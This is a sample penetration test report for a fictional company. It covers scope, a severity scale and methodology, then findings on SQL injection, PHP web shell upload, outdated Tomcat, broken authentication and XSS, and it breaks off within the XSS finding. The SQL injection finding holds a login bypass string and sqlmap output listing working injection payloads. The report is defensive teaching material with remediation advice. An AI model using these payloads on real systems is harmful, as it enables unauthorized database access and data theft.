



XYZ Solutions
Security
Assessment Report

Client Name: XYZ Solutions

Date: 15-09-2024

Penetration Tester: Niteesh Pujari

Report Version: 1.0.0.0

Table of Contents

1. Executive Summary
2. Scope and Objectives
3. Methodology
4. Findings
 - 4.1 Critical Vulnerabilities
 - 4.2 High Vulnerabilities
 - 4.3 Medium Vulnerabilities
 - 4.4 Low Vulnerabilities
5. Recommendations
6. Compliance and Legal Considerations

SAMPLE

Disclaimer

This confidential information is provided to XYZ Solutions Inc., as a deliverable of this security assessment. The purpose of this document is to provide CSI with the results of, and remedial advice derived from, this security assessment. Each recipient agrees that, prior to reading this document, it shall not distribute or use the information contained herein and any other information regarding QSS Pvt. Ltd for any purpose other than those stated.

This document also contains highly sensitive confidential information of XYZ Solutions Inc. and should be treated by representatives of CSI accordingly. To further emphasize, XYZ Solutions Inc. is the sole holder of all "work products and deliverables" provided. Safeguarding of said deliverables is the sole responsibility of the Client. We encourage all clients to safeguard their deliverables via secure, encrypted mechanisms to ensure the data is protected at rest and in motion.

The contents of this document do not constitute legal advice. QSS Pvt. Ltd offers of services or deliverables that relate to legal interests, or compliance are not intended as legal counsel and should not be taken as such.

SAMPLE

Independent Security Assessment Report

To Whom It May Concern:

QSS Pvt. Ltd (“QSS”) is acting as an independent security assessor to identify, analyze, and safely exploit vulnerabilities, demonstrating the associated security risk to our clients. With extensive backgrounds in technology and security across all industry sectors, our dedicated consultants are some of the top-ranking authorities on cybersecurity. Our methodology simulates real world attacks by using the same techniques as malicious hackers do by going beyond simple vulnerability scans. QSS Pvt. Ltd consultants make use of both proprietary and commercial scanning technologies, paired with their expert knowledge and experience, to conduct manual security analysis of our client’s network environment.

It is important to note that while this type of assessment is intended to mimic a realistic attack scenario, QSS is bound by the defined Rules of Engagement, agreed scope, allocated time, and other related constraints. This assessment should be considered a representation of what a similarly skilled attacker could achieve with comparable resources, constraints, and timeframe. QSS has made every effort to conduct a thorough and comprehensive assessment and to provide industry-standard remediation advice. However, inherent limitations, misrepresentations, errors, and changes to the Client environment may have prevented QSS from identifying every security issue that was present in the Client environment at the time of testing.

This document represents a snapshot of the security of the environment assessed at a point in time. Conditions may have improved, deteriorated, or remained the same since this assessment was completed. QSS therefore does not provide an assurance related to configuration modifications in the Client’s environment, changes in regulations or compliance requirements, discoveries of novel attack techniques and new vulnerabilities, or any other future event that may impact the Client’s security posture.

QSS knows the importance that XYZ Solutions Inc. (“CSI”) places on data security and sincerely appreciates the opportunity to have worked on this engagement. The information contained in this report represents a fair and unbiased assessment of your environment based on the agreed upon criteria as defined in the statement of work. The evidence and references provided for each finding serve as the basis for our qualified opinions in this report. Should there be any questions regarding these findings or the content of this report, please feel free to contact us.

1. Executive Summary

Overview:

The penetration test was conducted to assess the security posture of XYZ Solutions Inc. The testing aimed to identify vulnerabilities that could be exploited by attackers and to evaluate the effectiveness of the current security measures. The findings reveal critical and high-risk vulnerabilities that need immediate attention to mitigate potential threats.

XYZ Solutions Inc. seeks to identify and reduce the risk associated with their network infrastructure and enhance their security posture to provide a robust and secure experience for their employees, partners, and customers. Using a black-box approach with no prior knowledge or access to the target environment, QSS aimed to emulate a real-world threat actor with similar capabilities and motivations. The assessment revealed several high-risk vulnerabilities within the external and internal attack surface, posing significant risks to confidentiality, integrity, and availability.

During the penetration test, QSS began with comprehensive open-source intelligence gathering, identifying employee details and potential compromised accounts. We then executed a password spray attack, successfully compromising several user accounts due to insufficient two-factor authentication measures. We used this unauthorized access to infiltrate the VPN, gaining a foothold within the internal network. Utilizing Rubens, we conducted a Kerberoasting attack and successfully obtained sensitive Kerberos ticket data. We escalated privileges within the Active Directory infrastructure, eventually achieving domain administrator access. These findings underscore the urgent need for remediation to prevent potential security breaches and strengthen CSI's overall security posture.

2. Scope and Objectives

Rules of Engagement

Scope:

- **Testing Scope:** The engagement will focus on the external network infrastructure, web applications, and associated internal systems of XYZ Solutions Inc.
- **Timing:** The test will be conducted with no time restrictions.
- **Authorized Targets:** Only systems and applications within the specified IP ranges and domain names provided below are authorized for testing.
- **Constraints:** The engagement should not cause denial of service, data loss, or impact the normal operations of critical business processes.
- **Legal and Ethical Compliance:** All testing activities must comply with applicable laws, regulations, and ethical guidelines.

Networks:

IP Ranges
192.168.1.1/24
10.10.1.2/24

Applications:

1. Web applications

- [Acme Corporation Website]
- [Internal Intranet]
- [Customer Support Portal]
- [Employee Self-service Portal]

2. APIs

- [Payment Gateway API (Stripe)]
- [Customer Data API (Salesforce)]
- [Inventory Management API (NetSuite)]

Systems:

3. Database Servers:

- a. [Acme Corp Database Server]
- b. [Salesforce Database Server]

4. Web Servers:

- a. [Acme Corp Web Server]
- b. [Intranet Web Server]

5. Endpoints

- a. [Acme Corporation Website API Endpoint]
- b. [Internal Intranet API Endpoint]

Objectives:

- Identify security vulnerabilities.
- Assess the risk associated with these vulnerabilities.
- Provide actionable recommendations for mitigation.

Scope Constraint:

1. Third Party Systems:

- a. Third party systems, cloud-based services, legacy systems, personal devices, wireless networks, network devices, sensitive data, regulatory compliance.

2. Regulatory Compliance:

- a. Any systems or processes that are subject to specific regulatory requirements (e.g., HIPAA, PCI DSS) may have limitations on the scope of testing to ensure compliance.
- b. Testing should not involve social engineering attacks against Cybersafe Solutions Inc. employees without prior authorization from engagement contact.
- c. Any identified vulnerabilities or sensitive information discovered during the engagement should be handled with confidentiality and immediately reported to the designated contacts.
- d. The penetration testers should not attempt to exfiltrate, alter, or disclose any client data or intellectual property.

Report Timeline

Testing Limits:

- The test did not include any external facing systems or applications.

Test Duration:

- September 5, 2024 – September 15, 2024

Test Environment:

- Production environment

Additional Details

This engagement is conducted with the explicit consent and authorization of XYZ Solutions Inc. The purpose of this engagement is to identify potential vulnerabilities and security weaknesses. All testing activities will be performed with utmost care and in adherence to the rules of engagement.

SAMPLE

Vulnerabilities' risk classification

Vulnerabilities are classified on a five-points scale reflecting both the probability of exploitation and the business impact of the exploitation. A short description of each severity level is presented below.

CRITICAL

9.0 - 10.0

CRITICAL – Exploitation of the vulnerability allows compromising the server or network device or allows accessing in read and/or write mode high value data. The exploitation is usually straightforward. Vulnerabilities marked CRITICAL must be fixed without delay, especially if they occur in a production environment.

HIGH

7.0 - 8.9

HIGH – exploitation of the vulnerability makes it possible to a high valuable data (similar to CRITICAL level), however, the prerequisites for the attack (e.g. requirement for having a user account in an internal system) makes it slightly less likely. Alternatively: vulnerability is easy to exploit, but the negative effects are somehow limited.

MEDIUM

4.0 - 6.9

MEDIUM – exploitation of the vulnerability might depend on external factors (e.g. convincing the user to click on a hyperlink) or other conditions that are difficult to achieve. Furthermore, exploitation of the vulnerability usually allows access only to a limited set of data or to data of a lesser degree of significance.

LOW

0 - 3.9

LOW – the exploitation of the vulnerability results in a little direct impact on the security of the application or depends on conditions that are very difficult to achieve practically (e.g. physical access to the server).

INFO

0.0

INFO – issues marked as INFO are not security vulnerabilities per se. They aim to point out best practices, whose implementation will increase the overall security level of the system. Alternatively: the issues point out some solutions in the system (e.g. from an architectural perspective) that might limit the negative effects of other vulnerabilities.

Summary of Findings:

The following figures summarize the quantity and risk of the findings identified during the assessment. Details of these findings are presented throughout the report.



Vulnerability Details Table:

ID	Severity	Findings	Impact Measures
C1	CRITICAL	SQL Injection In Login Form	Unauthorized Access to sensitive data and potential for full database compromise and Data base manipulation.
C2	CRITICAL	Arbitrary File Upload	Execution of arbitrary code on the server and potential for data breach and system takeover.
H1	HIGH	Outdated Software with known vulnerability	Attackers could gain unauthorized access to the server and execute arbitrary commands, potentially leading to sensitive data, Financial records may leak
H2	HIGH	Broken Authentication	Attackers can gain access to all application accounts, including those with administrative privileges.
M1	MEDIUM	Cross Site Scripting(XSS) in Search Page	Attacks can have severe consequences for both users and organizations. used to steal sensitive information, hijack user sessions, redirect users to malicious websites, or even execute arbitrary code on the victim's device.
M2	MEDIUM	Information Discloser visa Error Message	It can reveal sensitive system details, software versions, or configuration settings, potentially aiding attackers in exploiting vulnerabilities. This exposure increases the risk of unauthorized access and targeted attacks. Mitigating this requires masking or

generalizing error messages to prevent revealing critical information.


L1	LOW	Week Password Policy	Weak password policies can increase the risk of unauthorized access, data breaches, and regulatory non-compliance.
L2	LOW	Unused Open Ports	Attackers can exploit these ports to gain unauthorized access to systems and networks, potentially leading to data breaches, system compromise, and other harmful consequences. Regular port scanning and closure of unnecessary ports are essential for maintaining a secure IT environment.
I1	INFO	Domain Administrator Privileges Archived	Demonstrates the extent of potential compromise in a successful attack.
I2	INFO	Insufficient Terminal Service Configuration	Enable Network Level Authentication (NLA) on the remote RDP server.

SAMPLE

3. Methodology

Planning	Description	Tools
Reconnaissance	Gathering information about the target systems.	WHOIS, Google Dorking, OSINT, Nikto
Scanning	Identifying open ports, services, and vulnerabilities.	Nmap, Nessus, Meltago, Netcat, Wireshark
Exploitation	Attempting to exploit identified vulnerabilities.	Metasploit, Burp Suite, BeEF, Sqlmap, ShellNoob, Bruteforce
Post-Exploitation	Assessing the impact of successful exploitation.	Mimikatz, Empire, Webshell, Reverse shell Hashcat, PsExec, PowerSploit
Reporting	Documenting findings and providing recommendations.	PDF, Microsoft Word,

Penetration testing is a critical component of a comprehensive cybersecurity strategy, employing a structured methodology to evaluate the security posture of an organization’s systems and networks.




1 Pre-engagement Activities: The process begins with pre-engagement activities, where the scope, objectives, and rules of engagement are clearly defined to ensure alignment between the testing team and the organization.

2 Reconnaissance & Information Gathering: Following this, information gathering is conducted, which involves collecting data about the target environment, including domain names, IP addresses, and the technologies in use. This intelligence is crucial for identifying potential vulnerabilities.

3 Vulnerability Analysis: Next, vulnerability analysis is performed using automated tools and manual techniques to discover weaknesses and misconfigurations that could be exploited by malicious actors.

4 Exploitation: Once vulnerabilities are identified, the testing team attempts to exploit them to gain unauthorized access or escalate privileges, simulating the actions of an attacker. This phase is critical for understanding the potential impact of a successful breach.

5 Post-Exploitation Activities: After exploitation, post-exploitation activities are carried out to assess the extent of access gained, maintain persistence within the system, and extract sensitive data, thereby providing insights into the potential damage that could be inflicted in a real-world attack.



Reporting: Finally, the process culminates in detailed reporting, where findings are documented, risks are prioritized based on their severity, and actionable recommendations for remediation are provided to enhance the organization's security posture.

Each Report Includes:

- Executive Summary
- Strategic Strengths and Weaknesses
- Attack Chains
- Detailed findings and remediation steps
- Additional resources and supporting documentation

SAMPLE

4. Findings

4.1 Critical Vulnerabilities

4.1.1 Vulnerability Name: SQL Injection in Login Form

Description:

This report identifies a critical security vulnerability in the login form of An example.com SQL injection vulnerability has been discovered, which allows malicious actors to execute arbitrary SQL queries against the underlying database. This could lead to severe consequences, including unauthorized access to sensitive data, modification of database records, or even complete system compromise.

- a. High likelihood of data leakage, unauthorized access, and data corruption.
- b. Affected Component: Login page at `http://example.com/login/post.php?id=18`

2. Impact:



- a. Unauthorized Access to sensitive data.
- b. Potential for full database compromise and Data base manipulation.

3. Evidence:

- a. Exploit Attempt: `http://example.com/login?username=admin' OR '1'='1&password=password`

Proof of Concept:

- Screenshots of database error messages and extracted data.



```

root@kali: ~
File Actions Edit View Help

[06:20:40] [INFO] resuming back-end DBMS 'mysql'
[06:20:40] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=18 AND 5573=5573

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: id=18 AND GTID_SUBSET(CONCAT(0x717a626b71,(SELECT (ELT(7878=7878,1))),0x716a6b6271),7878)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=18 AND (SELECT 5739 FROM (SELECT(SLEEP(5)))tBQb)

  Type: UNION query
  Title: Generic UNION query (NULL) - 9 columns
  Payload: id=18 UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x717a626b71,0x5946546b474e4f4a444d5a656d45555a6b7a6e63
45704461416e65624b6e4f7045794a4770536542,0x716a6b6271),NULL,NULL,NULL-- --

[06:20:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29
back-end DBMS: MySQL >= 5.6
[06:20:41] [INFO] fetching database names
available databases [3]:
[*] blog
[*] information_schema
[*] users

[06:20:41] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.10.1.32'
[06:20:41] [WARNING] your sqlmap version is outdated

[*] ending @ 06:20:41 /2024-09-01/

(root@kali)-[~]
#

```

```

root@kali: ~
File Actions Edit View Help

  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=18 AND 5573=5573

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: id=18 AND GTID_SUBSET(CONCAT(0x717a626b71,(SELECT (ELT(7878=7878,1))),0x716a6b6271),7878)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=18 AND (SELECT 5739 FROM (SELECT(SLEEP(5)))tBQb)

  Type: UNION query
  Title: Generic UNION query (NULL) - 9 columns
  Payload: id=18 UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x717a626b71,0x5946546b474e4f4a444d5a656d45555a6b7a6e63
45704461416e65624b6e4f7045794a4770536542,0x716a6b6271),NULL,NULL,NULL-- --

[06:27:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29
back-end DBMS: MySQL >= 5.6
[06:27:43] [INFO] fetching tables for database: 'blog'
Database: blog
[6 tables]
+-----+
| tbl_category |
| tbl_footer  |
| tbl_page    |
| tbl_post    |
| tbl_them    |
| title_slogan|
+-----+

[06:27:43] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.10.1.32'
[06:27:43] [WARNING] your sqlmap version is outdated

[*] ending @ 06:27:43 /2024-09-01/

(root@kali)-[~]
#

```


Recommendation:

- Use parameterized queries or prepared statements to prevent direct concatenation of user input into SQL queries. This ensures that the database properly handles user-supplied data and prevents SQL injection attacks.
- Implement robust input validation to sanitize and filter user-provided data, removing any potentially harmful characters or code.
- Avoid displaying detailed error messages that reveal information about the underlying database or application. This can help prevent attackers from gaining insights into the system's vulnerabilities.

4.1.2 Vulnerability Name: Arbitrary File Upload

Description

In qdPM 9.1, an attacker can upload a malicious .php file to the server by exploiting the Add Profile Photo capability with a crafted content-type value. After that, the attacker can execute an arbitrary command on the server using this malicious file.

- a. Risk: Remote code execution leading to complete system compromise.
- b. Affected Component: Add Profile Photo upload functionality.

2. Impact:



- a. Execution of arbitrary code on the server.
- b. Potential for data breach and system takeover.

3. Evidence:

- a. Exploit Attempt: Uploaded a PHP web shell.
- b. Proof of Concept: Access to the shell and execution of commands.

Proof of Concept:

- Screenshots of database error messages and extracted data.



Recommendation:

- Implement strict validation of the content-type header to ensure that only allowed file types (e.g., images) are accepted.
- Use server-side file type checking to verify that the uploaded file matches the expected content-type. Implement server-side file validation and scanning.
- Maintain a blacklist or whitelist of allowed file extensions to prevent the upload of malicious files.
- Rename uploaded files with a unique identifier to prevent attackers from directly accessing and executing them.' Keep qdPM and its underlying components up to date with the latest security patches to address known vulnerabilities.

4.2 High Vulnerabilities

4.2.1 Vulnerability Name: Outdated Software with Known Vulnerabilities

Description:

This report identifies a critical security vulnerability in the Apache Tomcat web server. The server is currently running an outdated version, **9.0.37**, which contains known security vulnerabilities that could be exploited by malicious actors. These vulnerabilities pose a significant risk to the security and integrity of the system.

- a. Risk: Exploitation of known vulnerabilities could lead to server compromise.
- b. Affected Component: Apache HTTP Tomcat Server version **9.0.37**

Impact:


- c. **System Compromise:**
Attackers could gain unauthorized access to the server and execute arbitrary commands, potentially leading to complete system compromise.
- d. **Data Exfiltration:**
Sensitive data, such as user credentials, customer information, or financial data, could be stolen or leaked.
- e. **Service Disruption:**
Malicious activities could disrupt the normal operation of the web server, causing service outages or performance issues.

Evidence:

- a. Version Information: Retrieved from HTTP headers.
- b. Known Vulnerability: CVE-2020-13935

Proof of Concept:

- Screenshots of database error messages and extracted data.




Recommendation:

- Update the Apache web server to the latest stable version, which will contain security patches for known vulnerabilities..
- Implement a process for regularly updating the web server and other software components to ensure they are always running the latest versions.
- Review and strengthen the security configuration of the Apache web server to minimize the risk of exploitation.
- Conduct regular vulnerability scans to identify and address potential security weaknesses and regularly apply security patches.

4.2.2 Vulnerability Name: Broken Authentication

Description:

This report identifies a critical security vulnerability in the ETMS Management application. A broken authentication mechanism that allows unauthorized access to all user accounts. By exploiting this vulnerability, attackers can easily change passwords and gain control over all application accounts, potentially leading to severe consequences.

On this page, application isn't verifying the authentication/authorization mechanism. Due to that, all the parameters are vulnerable to broken authentication.

1. Impact:

a. **Unauthorized Access:**

Attackers can gain access to all application accounts, including those with administrative privileges.

b. **Data Exfiltration:**

Sensitive data, such as user credentials, financial information, or personally identifiable information (PII), can be stolen or leaked.

c. **System Compromise:**

In severe cases, compromised accounts can be used to gain unauthorized access to the underlying system, potentially allowing attackers to execute arbitrary code or take control of the server.

2. Evidence:

- a. Exploit Attempt: Broken Authentication allows unauthenticated remote attacker to change password of all application users
- b. Affected Page: manage-Admin.php.



Recommendation:

- Enforce strong password policies, requiring users to create complex passwords with a combination of uppercase and lowercase letters, numbers, and symbols.
- Store passwords using a secure hashing algorithm, such as bcrypt or Argon2, to make them irreversible, use OAuth or similar secure protocols
- Implement MFA to add an extra layer of security by requiring users to provide additional forms of authentication, such as a code sent to their phone or email.
- Implement authentication and authorization checks for all API endpoints.

4.3 Medium Vulnerabilities

4.3.1 Vulnerability Name: Cross Site Scripting (XSS) in search page

Description:

This report identifies a critical security vulnerability in Altoro Mutual: a cross-site scripting (XSS) vulnerability that allows attackers to inject malicious code into web pages. This vulnerability could lead to severe consequences, including unauthorized access to user accounts, data exfiltration, and system compromise.

- a. Risk: Potential for session hijacking and data theft.
- b. Affected Component: User profile page at ``http://altoromutual/search.jsp?query``

Impact:

a. Unauthorized Access:

Attackers can gain unauthorized access to user accounts, potentially leading to data exfiltration, identity theft, or fraudulent activities.

b. Data Exfiltration:

Sensitive information, such as user credentials, financial data, or personally identifiable information (PII), can be stolen.

c. System Compromise:

